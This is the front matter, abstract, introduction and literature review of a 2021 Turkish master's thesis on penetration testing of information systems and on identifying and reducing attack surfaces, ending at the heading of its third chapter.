KTO KARATAY ÜNİVERSİTESİ
LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ
ADLİ BİLİŞİM MÜHENDİSLİĞİ ANABİLİM DALI
TEZLİ YÜKSEK LİSANS PROGRAMI

BİLİŞİM SİSTEMLERİNDE SIZMA TESTLERİ VE SALDIRI YÜZEYLERİNİN BELİRLENMESİ

Tevfik Onur ESER

Yüksek Lisans Tezi

KONYA
Mart 2021

BİLİŞİM SİSTEMLERİNDE SIZMA TESTLERİ VE SALDIRI YÜZEYLERİNİN BELİRLENMESİ

Tevfik Onur ESER

KTO Karatay Üniversitesi
Lisansüstü Eğitim Enstitüsü
Adli Bilişim Mühendisliği Anabilim Dalı
Tezli Yüksek Lisans Programı

Yüksek Lisans Tezi

Tez Danışmanı: Dr Öğr. Üyesi Ali ÖZTÜRK

Konya
Mart 2021

KABUL VE ONAY

Öğrenci Tevfik Onur ESER tarafından hazırlanan "Bilişim Sistemlerinde Sızma Testleri ve Saldırı Yüzeylerinin Belirlenmesi " başlıklı bu çalışma, 19 Mart 2021 tarihinde yapılan savunma sınavı sonucunda başarılı bulunarak jürimiz tarafından Yüksek Lisans Tezi olarak kabul edilmiştir.

Tez Danışmanı: **Dr Öğr. Üyesi Ali ÖZTÜRK** _____
KTO Karatay Üniversitesi

Jüri Üyesi: **Dr Öğr. Üyesi Şekip Engin MENDİ** _____
KTO Karatay Üniversitesi

Jüri Üyesi: **Prof.Dr M.Fatih Bilal ALODALI** _____
Necmettin Erbakan Üniversitesi

Jüri tarafından kabul edilen bu çalışmanın Yüksek Lisans Tezi olması için gerekli şartları yerine getirdiğini onaylıyorum.

_____

Prof.Dr. Hüseyin Bekir YILDIZ
Enstitü Müdürü

BİLDİRİM

Enstitü tarafından onaylanan Yüksek Lisans tezimin tamamını veya herhangi bir kısmını basılı veya dijital biçimde arşivleme ve aşağıda belirtilen koşullar dahilinde erişime açma iznini KTO Karatay Üniversitesine verdiğimi bildiririm. Bu izinle, Üniversiteye verilen kullanım hakları dışındaki tüm fikri mülkiyet haklarım bende kalacak ve gelecekteki çalışmalar (makale, kitap, lisans, patent vb.) için tezimin tamamının veya bir bölümünün kullanım hakları yalnızca bana ait olacaktır.

Tezimin bütünüyle kendi çalışmam olduğunu, başkalarının haklarını ihlal etmediğimi ve tezimin tek yetkili sahibi olduğumu beyan ve taahhüt ederim. Telif hakkı bulunan ve sahiplerinden yazılı izinle kullanılması zorunlu olan kaynakları, yazılı izin alarak kullandığımı ve istenildiğinde izinlerin suretlerini Üniversiteye teslim etmeyi taahhüt ederim.

Yükseköğretim Kurulu tarafından yayımlanan "Lisansüstü Tezlerin Elektronik Ortamda Toplanması, Düzenlenmesi ve Erişime Açılmasına İlişkin Yönerge" kapsamında, tezim, aşağıda belirtilen koşullar haricince, YÖK Ulusal Tez Merkezi ve KTO Karatay Üniversitesi Açık Erişim Sisteminde erişime açılır.

☐ Enstitü / Fakülte Yönetim Kurulu kararı ile tezimin erişime açılması mezuniyet tarihimden itibaren 2 yıl ertelenmiştir.[1]

☐ Enstitü / Fakülte Yönetim Kurulunun gerekçeli kararı ile tezimin erişime açılması mezuniyet tarihimden itibaren … ay ertelenmiştir.[2]

☐ Tezimle ilgili gizlilik kararı verilmiştir.[3][4]

19 Mart 2021

_____

Tevfik Onur ESER

[1] MADDE 6(1) Lisansüstü tezle ilgili patent başvurusu yapılması veya patent alma sürecinin devam etmesi durumunda, tez danışmanının önerisi ve enstitü anabilim dalının uygun görüşü üzerine enstitü veya fakülte yönetim kurulu iki yıl süre ile tezin erişime açılmasının ertelenmesine karar verebilir.

[2] MADDE 6(2) Yeni teknik, materyal ve metotların kullanıldığı, henüz makaleye dönüşmemiş veya patent gibi yöntemlerle korunmamış ve internetten paylaşılması durumunda 3. şahıslara veya kurumlara haksız kazanç imkanı oluşturabilecek bilgi ve bulguları içeren tezler hakkında tez danışmanının önerisi ve enstitü anabilim dalının uygun görüşü üzerine enstitü veya fakülte yönetim kurulunun gerekçeli kararı ile altı ayı aşmamak üzere tezin erişime açılması engellenebilir.

[3] MADDE 7(1) Ulusal çıkarları veya güvenliği ilgilendiren, emniyet, istihbarat, savunma ve güvenlik, sağlık vb. konulara ilişkin lisansüstü tezlerle ilgili gizlilik kararı, tezin yapıldığı kurum tarafından verilir. Kurum ve kuruluşlarla yapılan işbirliği protokolü çerçevesinde hazırlanan lisansüstü tezlere ilişkin gizlilik kararı ise, ilgili kurum ve kuruluşun önerisi ile enstitü veya fakültenin uygun görüşü üzerine üniversite yönetim kurulu tarafından verilir. Gizlilik kararı verilen tezler Yükseköğretim Kuruluna bildirilir.

[4] MADDE 7(2) Gizlilik kararı verilen tezler gizlilik süresince enstitü veya fakülte tarafından gizlilik kuralları çerçevesinde muhafaza edilir, gizlilik kararının kaldırılması halinde Tez Otomasyon Sistemine yüklenir.

ETİK BEYAN

KTO Karatay Üniversitesi Lisansüstü Eğitim Enstitüsü tez hazırlama ve yazım kurallarına uygun olarak Dr. Öğr. Üyesi Ali ÖZTÜRK danışmanlığında tarafımdan üretilen bu tez/proje çalışmasında; sunduğum tüm veri, enformasyon, bilgi ve belgeleri bilimsel etik kuralları çerçevesinde elde ettiğimi, tüm değerlendirme, analiz, bulgu ve sonuçları bilimsel usullere uygun olarak sunduğumu, tez/proje çalışmasında yararlandığım kaynakların tümüne bilimsel normlara uygun biçimde atıfta bulunarak kaynak gösterdiğimi, tezimin/projemin kaynak gösterilen durumlar dışında özgün olduğunu bildirir, aksi bir durumda aleyhime doğabilecek tüm hak kayıplarını kabullendiğimi beyan ederim.

19 Mart 2021

_____

Tevfik Onur ESER

TEŞEKKÜR

Yüksek lisans eğitimim sürecinde değerli bilgi birikimiyle her zaman yanımda olan, hiçbir desteğini esirgemeyen, tezim boyunca yardımlarını her an hissettiğim değerli hocam Dr.Öğr.Üyesi Ali ÖZTÜRK‘e.

Her anımda ve zorlu süreçler de yanımda olan sevgili eşim Gülin ESER’e, kıymetli varlıklarım Elif Ada ESER ve Can Altuğ ESER’e hayatım boyunca, maddi manevi desteklerini esirgemeyen babam Mustafa ESER, annem Fatma ESER, kardeşlerim İbrahim Anıl ESER, Enes Koray ESER, sevgili halam Fatma CAMBAZ’a bir kere daha bu süreçte de her an yanımda oldukları için sonsuz teşekkürler.

19 Mart 2021 Tevfik Onur ESER

ÖZET

Tevfik Onur ESER

Bilişim Sistemlerinde Sızma Testleri ve Saldırı Yüzeylerinin Belirlenmesi

Yüksek Lisans Tezi

Konya, 2021

Günümüzde birçok bireysel kullanıcı, farklı sektörlerde bulunan büyük ve küçük ölçekli firmalar, kamu sektöründe bulunan kurum ya da kuruluşlar bilgi teknolojileri kullanarak firmalarına fayda sağlamaktadır. Bunun yanında işletmeler kullanmış oldukları bu teknolojilerle birlikte birçok risk ve siber saldırılara maruz kalmaktadır. Sistemlerinde yer alan güvenlik açıkları ile birlikte verilerin dışarıya sızması sonucu birçok zarara sebep olmaktadır. Bu yüzden sistemlerin sürekli olarak güvenlik açıklarının taranması, sızma testlerine tabi tutulması zorunlu olarak yapılması gerekmektedir. Yapılmadığı takdirde sistemlere zarar verilerek bilgilerin istismar edilmesi söz konusudur.

Bu tez çalışmasında, bu tarz sistemlere yönelik yapılan saldırılara karşı önlem olarak sızma testleri ile birlikte saldırı yüzeylerinin belirlenip, bu saldırılara karşı tedbirler alınarak saldırı yüzeylerini azaltarak alınabilecek güvenlik tedbirlerinden bahsedilmiştir. Bununla birlikte sızma testleri ile farklı kullanıcı sistemlerinde saldırı şekilleriyle birlikte nasıl saldırılar yapılabildiği, bu testlerde ağ tarama araçları, açık bulma ve web uygulama araçları, sistem ve sosyal mühendislik saldırı araçları ile testler yapılmıştır. Saldırı yüzeylerinin belirlenerek önlemlerin alınması bazı saldırılarda çok fazla etkili olmasa da çoğunlukla saldırı yüzeylerinin azaltılması olabilecek veri sızıntılarının önüne geçmiştir.

Anahtar Kelimeler

Sızma testleri, Kırılganlık analizi, Saldırı yüzeyi tespiti ve azaltılması

ABSTRACT

Tevfik Onur ESER

Penetration Tests In Information Systems and Determining Attacking Surface

Master's Thesis

Konya, 2021

Nowadays many individual users, medium and large corporate companies get so much benefits via using information technologies. However, due to using this technological structure, businesses are exposed to many risks and cyber attacks. This situation may cause data leakage or other security problems because of the security vulnerabilities. For this reason, systems should be constantly monitored and necessary security tests should be executed. Otherwise, users can create security vulnerabilities in regarding system.

In this thesis, it is mentioned about the security measures that can be taken by determining the attack surfaces together with penetration tests as a precaution against attacks against such systems, and by reducing the attack surfaces by taking measures against these attacks. In addition, with penetration tests, how attacks can be carried out on different user systems with attack types, network scanning tools, vulnerability and web application tools, system and social engineering attack tools were tested in these tests. Although taking precautions by determining the attack surfaces is not very effective in some attacks, data leaks that may be mostly reduced attack surfaces have been prevented.

Keywords

Penetration tests, Vulnurability Analysis, Attacking Surface Detection and Reduction

İÇİNDEKİLER

TABLOLAR DİZİNİ

ŞEKİLLER DİZİNİ

KISALTMALAR DİZİNİ

Kısaltma	Açıklama
ACK	Onay paketi
ARP	Adres çözümleme protokolü
ARPANET	Gelişmiş araştırma projeleri dairesi ağı
BPDU	Köprü protokolü data ünitesi
BT	Bilişim teknolojileri
CAM	Hafıza adres içerik tablosu
CDP	Cisco keşif protokolü
CERT	Koordinasyon merkezi
CPU	Merkezi işlem ünitesi
CSRF	Çapraz site sahtecilik betik saldırısı
CWR	Pencere çarpışması azaltma paketi
DDOS	Dağıtık servis dışı bırakma saldırısı
DHCP	Dinamik host yapılandırma protokolü
DLP	Data sızması engelleyici sistem
DNS	İsim çözümleyici sistem
DOS	Servis dışı bırakma saldırısı
DTP	Dinamik trunk protokolü
DVWA	Zafiyet barındıran web uygulaması
EAP	Kapsamlı doğrulama protokolü
ECE	Çarpışma bildirim paketi
FTP	Dosya transfer protokol
GPS	Küresel konumlama sistemi
GSM	Küresel mobil sistemi
http	Hiper metin aktarım protokolü
HTTPS	Güvenli hiper metin protokolü
ICMP	Internet mesaj kontrol protokolü
IDS	Sızmayı belirleyen sistem
IP	İnternet protokol
IPS	Sızma engelleyici sistem
IPSEC	İnternet protokolü güvenliği

IRC	Internet aktarımlı sohbet
IV	Başlangıç vektörü
KVM	Klavye video mouse
MAC	Medya erişim kontrol
MD5	Mesaj özet algoritması 5
MTU	Maksimum transfer ünitesi
NAC	Ağ giriş kontrol
NAT	Ağ adres çevirimi
NetBios	Network temel girdi/çıktı
NFS	Ağ dosya sistemi
Ns packet	Komşu istem paketleri
OSI	Açık sistem bağlantı
OWASP	Açık web uygulama güvenlik projesi
PC	Kişisel bilgisayar
PLC	Programlanabilir mantıksal denetleyici
PSH	Zorlama
Ra packet	Yönlendirici duyuru paketi
RDP	Uzak masaüstü bağlantı protokolü
RPC	Uzaktan arama prosedür
Rs packet	Yönlendirici istem paketi
RST	Yeniden gönderme
RTP	Güvenli transfer protokolü
SBD	Güvenli arka kapı
SCADA	Uzaktan kontrol ve gözleme sistemi
SHA512	Güvenli hash algoritması 512
SIP	Oturum bağlatma protokolü
SMB	Sunucu mesaj bloğu
SMTP	Basit mail transfer protokolü
SNMP	Basit ağ yönetim protokolü
SQL	Yapısal sorgulama dili
SSH	Güvenli kabuk bağlantısı
SSID	Servis ismi belirleyici
SSL	Güvenli soket katmanı
STP	Kapsayan ağaç protokolü

SYN	Senkronizasyon bayrağı
TCP	İletim kontrol protokolü
TKIP	Geçici anahtar entegrasyon protokolü
TLS	Taşıma güvenlik katmanı
TTL	Paket yaşam süresi
UDP	Kullanıcı veri bloğu iletişim protokolü
URG	Acil
URL	Tekdüzen kaynak bulucu
VLAN	Sanal yerel alan ağı
VPN	Özel sanal ağ
VTP	Sanal yerel ağ trunk protokolü
WAF	Web uygulama güvenlik duvarı
WEP	Kabloya eşdeğer mahremiyet
WLAN	Kablosuz yerel ağ
WPA	Wi-Fi korumalı erişim
XSS	Çapraz site betik saldırısı

1. GİRİŞ

Bilişim, insanların teknik, ekonomik ve toplumsal iletişimde kullandığı ve bilimin dayanağı olan bilginin, düzenli ve akla uygun bir biçimde, özellikle bilgisayarlar ve benzeri elektronik aygıtlar aracılığıyla işlenmesi bilimine denilmektedir. Bilişim sistemi ise yöneticinin karar vermesi için gerekli bilgiyi raporlayan formal bir bilgi sistemi olarak tanımlanır(Tekin, Güleş ve Burgess,2009:82). Formal bilgi sistemleri, bilgisayar destekli olabileceği gibi kâğıt-kalem kullanılarak oluşturulan manuel teknoloji şeklinde de olabilir. Bilişim sistemlerinin çıktısı olan bilgi üretimi için, genellikle bilgisayar kullanımı söz konusu ise bu girdilere yazılım da eklenebilir. Donanım ve personelden oluşan iki önemli girdi unsuruna ihtiyaç vardır. Sistemle ilgili değerlendirmeler bu iki ana parça ve onlar üzerinde meydana gelen değişimin incelenmesi yoluyla yapılır(Gurbaxani,2000:166). Bu arada bilişim sisteminin temel dayanağını oluşturan bilgilerin, belirli bir takım özelliklere sahip olma gerekliliği hiçbir zaman göz ardı edilmemelidir. Bilginin değerini belirleyen temel nitelikler; doğruluk, noksansızlık, zamanlılık, uygunluk, yerindelik ve ucuzluktur.

Bilişim sistemleri ile; bilginin toplanması, saklanması, işlenmesi, erişilmesi ve dağıtılmasına hizmet eden teknolojiler (bilgisayar, veri depolama araçları, ağ ve iletişim araçları, yazılım ve geliştirme araçları), uygulama ve hizmetlerin (bilgi işlem, uygulama yazılımı geliştirme, bilgi bankaları ve bilgi erişim hizmetleri vb.) bütünü ve sistem üzerindeki bilgilerin tümü kastedilmektedir(Sarıhan,1998). Bilindiği gibi bilgi, kişisel ve örgütsel kararların temelini oluşturur. Çünkü kişisel ve örgütsel hedeflere ulaşmak için, organizasyonun her aşamasında bilgiye ihtiyaç duyulsa da her bilgi kullanıcısının bilgi ihtiyacı birbirinden farklılık gösterir(Curtis,1994:45).

21. yüzyılda devletler, şirketler, kurumlar, toplumlar ve bireylerin tamamının ortak bileşkesi bilgi çağında yaşıyor olmaları ve bilgi çağının gereklerine ayak uydurma zorunda olmalarıdır. Üretim, hizmet veya tüketim sürecinde, bilgi en değerli ve en vazgeçilmez rekabet ve başarı unsuru haline gelmiştir. Aynı zamanda, her türlü örgütsel yapılanmada, iş sürecinde ve kurumda veya şirkette; ilgili her türlü iş sürecinde mutlaka bilgi ilintili işler, parçalar ve unsurlar da vazgeçilmez bir biçimde yer almaktadır. Bu kadar vazgeçilmez ve değerli bir unsur olan bilginin güvenliği ve güvenilirliği de, artık

yadsınamaz bir kavram olarak karşımıza çıkmaktadır. İşin niteliği veya sürecin yapısı ne olursa olsun, teknoloji bağlantılı olmayan süreçlerin yönetiminde bile, bilgi güvenliğinin de etkin, sürekli ve başarılı bir şekilde sağlanarak yönetilmesi çok önemli bir gereksinim olmaktadır. İşlerin ve süreçlerin sağlıklı yönetimi aynı zamanda ilgili bilgi güvenliği süreçlerinin de sağlıklı yönetimini zorunlu kılmaktadır. Bilgi güvenliği stratejileri ve bunları yönetecek uygun yöntemleri olmayan kurumlar, sadece güvenlik açısından değil, operasyonel ve diğer her türlü iş süreçlerinin yönetimi açısından da ciddi sıkıntılar, maddi ve manevi kayıplarla yüzleşmektedir(Tipton ve Krause,2007).

İş hayatımızda kullandığımız, iş gereği bizimle paylaşılan, çalışmalarımızla, türlü deneyimlerle elde ettiğimiz her bilgi değerlidir ve özeldir. Günümüzde bilgisayar ortamlarında her türlü değerli bilgi tutulmaktadır. İnternet ve bilgi iletişim teknolojileri; banka, alışveriş, eğlence alanlarında yaygın olarak kullanılmaktadır. Günümüzde bir ilkokul öğrencisi de bir emekli de internet kullanıcısı olmuştur. Bilgi güvenliği, her organizasyonun sürekliliğini sağlamasında büyük önem taşır ve organizasyonun başta elektronik olmak üzere, çeşitli ortamlardaki kritik bilgilerinin ve diğer bilgi varlıklarının korunmasını sağlar. Sadece büyük şirketler, holdingler değil bunun yanı sıra KOBİ'ler, devlet kurumları veya kar amacı gütmeyen Sivil Toplum Kuruluşları, okul, vb. de bilgi güvenliği sorunları ve risklerini farklı düzeylerde de olsa sürekli yaşamaktadır. Bu gerçek, dünya genelinde olduğu gibi ülkemizde de sürekli artan boyutlarda ortaya konan bir gerçek haline gelmektedir(Mitnick ve Simon,2005).

CSI ve FBI kurumlarının 2008 yılında ortak yaptıkları bir çalışmanın sonuçlarına göre; ABD'deki 522 kurumun (devlet veya özel sektör) %49'unda virüs, truva atı, solucan, vb zararlı kod saldırısı yaşanmış, %42'sinde dizüstü bilgisayar, cep bilgisayarı, vb mobil cihazlardan veriler çalınmış, %44'ünde şirket çalışanları yetki erişimlerini suistimal etmiş ve bir yıl içerisinde bu 522 kurumun toplam maddi kaybı 156 Milyon ABD Doları olmuştur. Bilişim suçlularının değerli bilgi içeren büyük firmalara saldırı olasılığı son yıllarda çok daha fazla olmaktadır ve yapılan araştırmalar sonucu elde edilen istatistiksel veriler de bu savı desteklemektedir(Richardson,2008). Dünya genelinde yapılan bir başka araştırma raporunda; 2008 yılı boyunca yeni tehditlerin yayılması ve amacına ulaşmasında internet ortamı ve web sitelerinin yine ana kaynak olarak kullanıldığını özellikle vurgulanmıştır. Aynı çalışmada, saldırganların bu tehditleri geliştirirken ve

kullanıcılara yöneltirken eskisine oranla çok daha fazla "kişiye özel" zararlı kod aktiviteleri düzenlediklerinin de altı çizilmektedir. 2008 yılı boyunca Symantec firması tarafından saptanan tüm saldırıların neredeyse %90'ı, kullanıcıya ait kritik bilgilerin çalınması amacını taşımaktadır. Klavye tuş basımlarının kaydedilmesi yolu ile çevrim içi banka hesap bilgileri gibi kritik bilgilerin çalınmasına yönelik aktiviteler, saldırıların %76'sını oluşturmaktadır ki bu oran, 2007 yılında %72 olarak saptanan oranla kıyaslandığında, bir senede yaşanan artışı açıkça ortaya koymaktadır(Symantec,2009).

Geleceğe yönelik düşündüğümüzde birçok devlet kurumu, elektrik kontrol altyapıları, doğalgaz dağıtım kontrol merkezleri, barajlar, uçakların kontrol merkezleri, bankacılık sistemleri gibi internet üzerinden kontrol edildiği bir dönemde devletlerin oluşturduğu siber orduları ile bu saldırılar ile savaşlar çıkabileceğini öngörerek bütün kurumların, firmaların sızma testlerini yaptırarak sistem eksiklerinin çözülmesi, sistemlerin açıklarının tespit etmesi her bir kuruluş için büyük önem taşımaktadır. Sızma testleri belirlenen bilişim sistemlerindeki mantık hataları ve zafiyetleri tespit ederek, söz konusu güvenlik açıklıklarının kötü niyetli kişiler tarafından istismar edilmesini önlemek ve sistemleri daha güvenli hale getirmek maksadıyla, "yetkili" kişiler tarafından ve "yasal" olarak gerçekleştirilen güvenlik testleridir. Sızma testi çalışmalarındaki asıl amaç, zafiyeti tespit etmekten öte ilgili zafiyeti sisteme zarar vermeyecek şekilde istismar etmek ve yetkili erişimler elde etmektir(Bga Security,2019).

Ağ ve sistemlerin, kötü niyetli kullanıcılardan korunması için güvenlik uzmanları tarafından sızma testi yapılarak sistem açıkları tespit edilir ve güvenlik uzmanları, sistem ve yazılım uzmanları tarafından açıkların kontrollü olarak kapatılması sağlanmalıdır. Sızma testi denildiğinde kısaca sistemde olan donanım ve yazılım açıklıkların belirlenip raporlar oluşturulmasına sağlamak amacıyla planlanmış saldırılı simülasyonu da denilebilir.

Bu tez çalışmasının bilişim başlıklı bölümünde; Bilişimin tanımı yapılmış, bilişim güvenliği ve özelliklerinden bahsedilmiş, bilişim sistemleri sızma işlemleri genel başlıkla anlatılmıştır. Sonrasında; Bilişim Sistemlerinde Sızma Testleri başlıklı bölümde sistemlere çeşitli saldırılar düzenlenerek, belirli yazılım ve araçlarla sızma testleri yapılmıştır. Çalışmanın Saldırı Yüzeyi Belirlenmesi Ve Azaltılması başlıklı bölümde ise

çeşitli saldırılarda saldırı yüzeylerinin belirlenip, yüzeylerin azaltılması için alınması gereken önlemler anlatılmıştır.

2. LİTERATÜR TARAMASI

Son yıllarda siber saldırıların çokluğu sebebiyle sızma testleri ile ilgili araştırmalar ile birlikte birçok makale ve kitap yayınlanmıştır. Saldırı çeşitlerinin farklı olması ve her geçen zamanda farklı saldırı çeşitlerin artması ve veri güvenliğinin sağlama tekniklerinin sürekli değişmesi bu tekniklerin de güncel tutulması sonucu yayınların çeşitliliği artmaktadır.

Jeremy Faircloth 2005 yılında yapmış olduğu çalışmada sızma testini bir bilim olduğu kadar bir sanat olarakta kabul etmektedir, hatta bir sanatçının iyi iş yapmak için doğru fırçalara ihtiyacı olduğunu savunur. Bu yüzden sızma testi gerçekleştirmek için birçok ticari ve açık kaynak aracı kullanılmaktadır. Ancak hangi araçların mevcut olduğu ve belirli testler için genellikle hangi araçların kullanılacağının tespiti zordur. Penetrasyon test aracı olarak kullanabileceğiniz açık kaynak araçlarının bolluğu, bunların nasıl kullanılacağı ve hangi durumlarda uygulanacağı araştırılıp keşif nasıl yapılacağı, tarama ve numaralandırma kısımlarının oluşturulması, kullanıcı tarafı saldırılar ile kişilerin hata ile oluşturdukları sistem açıklıkları, veri tabanı hizmetlerine sızma işlemleri, wireless sızma testleri gibi birçok sızma testlerini araçlar kullanarak, denemeler yaparak bu yayında bize yardımcı olacaktır(Fairclot,2015).

Pratyusa K. Manadhata Kymie M. C. Tan Roy A. Maxion Jeannette M. Wing birlikte yazdıkları 2007 yılındaki makalede, yazılım sisteminin saldırı yüzeyinin ölçüsünü sistemin güvenliğinin bir göstergesi olarak belirtmesi, sezgisel olarak, bir sistemin saldırı yüzeyi, bir düşmanın sisteme girebildiği ve potansiyel olarak hasara yol açabileceği yollar kümesidir. Bu nedenle saldırı yüzeyi ne kadar büyükse, sistem o kadar güvensiz olur. Bir yazılım sisteminin saldırı yüzeyine göre benzer bir sistemden daha güvenli olup olmadığını belirlemek için bir metrik önermektedirler. Sistemin saldırı yüzeyi ölçümlerini sistemin güvenliğinin bir göstergesi olarak kullanmışlar ve saldırı yüzeyi ne kadar büyükse, sistem o kadar güvensiz olur. Bir sistemin saldırı yüzeyini, sisteme yapılan saldırılarda kullanılan üç tür kaynak açısından ölçmektedirler. Bunlar; yöntemler, kanallar ve verilerdir. İki açık kaynak IMAP sunucusunun ve iki FTP daemon'un saldırı yüzeylerini ölçerek saldırı yüzey ölçümünün kullanımını göstermektedir. Uzman kişiler tarafından bir kullanıcı anketi yapılarak ve Microsoft Güvenlik Bültenlerinin istatistiksel

analizini saldırı yüzey ölçümünün doğrulanmasını tespit edilmiştir. Yapılan metrik yazılım geliştirme sürecinde yazılım geliştiricileri tarafından bir araç olarak kullanılabilmektedir(Pratyusa,Kymie,Roy ve Jeannette,2004)

Pratyusa Manadhata Jeannette M. Wing makalelerinde (2004), bir saldırı yüzeyini, sistemin kullanıcıları tarafından dışarıdan görülebilen eylemleri ve her eylemin erişebilen veya değiştirilebilen sistem kaynakları açısından tanımlanır. Metriği uygulamak için, olası tüm sistem kaynaklarını dikkate almak yerine, saldırı sınıfları dediğimiz kaynak türlerinin "alakalı" alt kümesine odaklanılmış; bunlar, saldırının hedefi olma olasılığı daha yüksek olan sistem kaynaklarının türlerini yansıtmaktadır. Saldırı olasılıklarını temsil etmek için sınıflara saldırı için sonuçlar atanmış; büyük sonuçlara sahip bir saldırı sınıfındaki kaynakların, düşük sonuç değerine sahip bir saldırı sınıfındaki kaynaklardan daha çok saldırının hedefi veya destekçisi olma olasılığı daha yüksek olduğu sonucuna varmışlardır. Saldırı sınıflarını tanımlamak ve bir sistemin saldırı yüzeyini ölçmek için bir yöntem belirlemişlerdir(Pratyusa ve Jeannette,2004)

Gilberto Najera-Gutierrez ve Juned Ahmed Ansari yapmış olduğu (2018) çalışmada, web uygulamaları ve penetrasyon testinin temel kavramlarından, metodolojideki her aşamayı kapsayacak şekilde bilgi edinmeden olası zayıf noktaları belirlemeye ve güvenlik açıklarından yararlanmaya kadar açıklamalar yapmışlardır. Bir penetrasyon test edenin önemli bir görevi, bir güvenlik açığını bulup doğruladıklarında, geliştiricilere bu tür kusurları nasıl düzeltecekleri ve bunların tekrarlanmasını nasıl önleyecekleri konusunda tavsiyelerde bulunması gerekir. Bu nedenle, çalışmalarında güvenlik açıklarının tanımlanması için ayrılmış tüm bölümlerde bu tür saldırıların her birinin nasıl önlenilip azaltılınıncaya kadar süreceğini kapsayan bir bölüm de içermektedir. Web uygulamaları için penetrasyon testinde otomatik güvenlik açığı tarayıcılarının kullanımını, üretim ortamlarını test ederken otomatik araçların kullanımından kaynaklanan riskleri ve bunları kullanmadan önce dikkate alınması gereken hususlardan bahsedilmiştir. Nikto, Skipfish, Wapiti ve OWASP-ZAP gibi Kali Linux'ta yer alan tarayıcıların bazılarının kullanmış olup WordPress, Joomla ve Drupal gibi İçerik Yönetim Sistemleri için özel tarayıcılar hakkında bilgi paylaşımı yapılmıştır. Taramadan ayrı bir teknik olarak bulanıklama konusunu ele almışlardır. OWASP-ZAP fuzzer ve Burp Intruder'ı tek bir giriş üzerinden birden fazla girişi test ederek tarama işlemleri gerçekleştirmişlerdir(Gutierrez ve Ansari,2018).

Ekin Can Ufuktepe ve Tuğkan Tuğlular yazmış olduğu (2014) makalede, XSS, SQL Injection, OS Command Injection, Input Validation, Path traversal yazılım zafiyetleri seçilmiştir. Zafiyetlerin ağaç yapısı sınıflandırılarak girdi doğrulama zafiyetlerinin karar ağacı oluşturulmuştur(Ufuktepe ve Tuğlular,2014).

Peter Kim tarafından yapılan (2018) çalışmada, tüm yeni güvenlik açıklarına genel bir değerlendirme yapılmıştır. Yeni çıkmış saldırı ve güvenlik teknikleri konusunda bilgiler aktarmıştır. Bazıları şunlardır: Aktif dizini kötüye kullanma, Kerberos'u iletişim kuralı sınama, gelişmiş web saldırıları, veri aktarımının güvenli yolları, bulut güvenlik açıkları, hızlı/akıllı parola kırma, hareket saldırıları, yeni çıkan web dillerinin güvenlik durumları. Açıkları, fiziksel saldırılar, ayrıcalık yükseltme, PowerShell saldırıları, Ransomware saldırılar, penetrasyon testi, altyapınızı ayarlama, Malware yazma hakkında değerlendirmelerde bulunmuştur. Aynı zamanda yeni saldırılar için yeni ipuçları ve penetrasyon testi püf noktaları ile birlikte saldırıları test etmek için laboratuvar ortamı kurmak için içerikleri kitapta anlatmıştır(Kim,2018).

Hardeep Singh yapmış olduğu (2017) çalışmada, milyonlarca insanı ilgilendiren Wireless sızma testleri konusunda Kali Linux aracılığı ile kablosuz ağlarla ilgili güvensizliklerin ve tedbirlerin derinliğinin alışılmasına yardımcı olmayı ve bunlar üzerinde sızma testleri yaparak sistem güvenirliğini ölçme çalışmaları yapmıştır (Singh,2017)s.

Thomas Wilhelm yazmış olduğu kitapta sızma testlerine başlarken nelere dikkat edilmesi gerektiği, hangi kaynaklardan bilgi alıp rehber olarak faydalanabileceği ve ISSAF (Bilgi Sistemi Güvenlik Değerlendirme Çerçevesi) hakkında bilgiler vermektedir. Sızma testlerini laboratuvar ortamında grup çalışması ile görev dağılımının belirlenmesi konusunda bölümlere ayırmıştır. Hedef sistemlerde ne tür güvenlik açıklarının bulunduğunu anlamak için tarama işlemleri örnekleri yaparak hangi hizmetlerin sunucu ve uygulama sürümü bilgilerini ve bu bilgilere ulaşıldıktan sonra sistemi savunmasız bırakma tekniklerini ayrıntılı bir şekilde göstermiş ve Wireshark gibi açık kaynaklı paket çözümleyicisi gibi uygulamalar ile ağ trafiğini izleyerek çözüm yollarından bahsetmiştir. Yerel ağ saldırıları konusunda Bind Shell ve Reverse Shell, güvenlik duvarları arkasından bilgisayarların ele geçirme yollarını araştırıp, saldırıların saldırı yüzeylerini azaltma konusunda çeşitli testler yapmıştır. Uzak ve yerel sistemlerde şifre saldırıları ve sosyal mühendislik dâhil olmak üzere günlük verilerde değişiklik yaparak ve dosyaları

gizleyerek bu ayrıcalıklarımızı nasıl koruyabileceğimizi açıklamıştır. Dünyada en popüler olan saldırı türlerinden (Sql ve Xss saldırıları) ve Web Sızma Testleri konusunda birçok araç kullanılarak (Burp studio,Owasp Saldırı Yüzeyi Tespiti) açıkların tespiti ve kapatılması yönünde bilgileri kitabında açıklamıştır(Wilhelm,2013).

Micheal Howard,Jeannette M.Wing,Jon Pincus tarafından yapılan (2015) çalışmada, bir sistemin bir sürümünün sabit bir boyut kümesine göre diğerinden daha güvenli olup olmadığını belirlemek için metrikler oluşturmuşlardır. Hatalarını kod düzeyinde saymak veya sistem düzeyinde güvenlik açığı raporlarını saymak yerine, bir sistemin saldırı olasılıklarını belirlemektedirler. Bu olasılık sayıları, sistemin başarılı bir şekilde saldırıya uğrayacağı ihtimalinin bir göstergesi olarak kullanılmaktadır. Bir sistemin saldırı yüzeyi üç soyut boyut ile tanımlanarak, hedefler ve etkinleştiriciler, kanallar ve protokoller ve erişim hakları ile açıklanmıştır. Sezgisel olarak, sistemin yüzeyi ne kadar çok saldırıya maruz kaldıysa, saldırı fırsatları da o kadar artar. Bu nedenle saldırının hedefi olma olasılığı da o kadar artmaktadır. Bu yüzden sistem güvenliğini artırmanın bir yolunun saldırı yüzeyini azaltmak olduğu belirlenmiştir(Howard,Pincus ve Wing,2015).

Önder Şahinaslan, Mesut Razbonyalı, Ender Şahinaslan yapmış olduğu (2019) çalışmada dünyada kabul görmüş standartlara dayalı bir ağ güvenliğinde izlenilebilecek süreçler bir yaşam döngüsü oluşturmaktadır. Bu çalışma, ağ güvenliğini yaşayan ve sürekli gelişen bir döngü olarak tasarlanmıştır. Döngüde olması gereken başlıklar belirtilmiş ve bunlara ait belli dönemlerde yapılması gereken güvenlik testinin şekli özetle anlatılmıştır(Şahinaslan,Razbonyalı ve Şahinaslan,2019).

3. BİLİŞİM

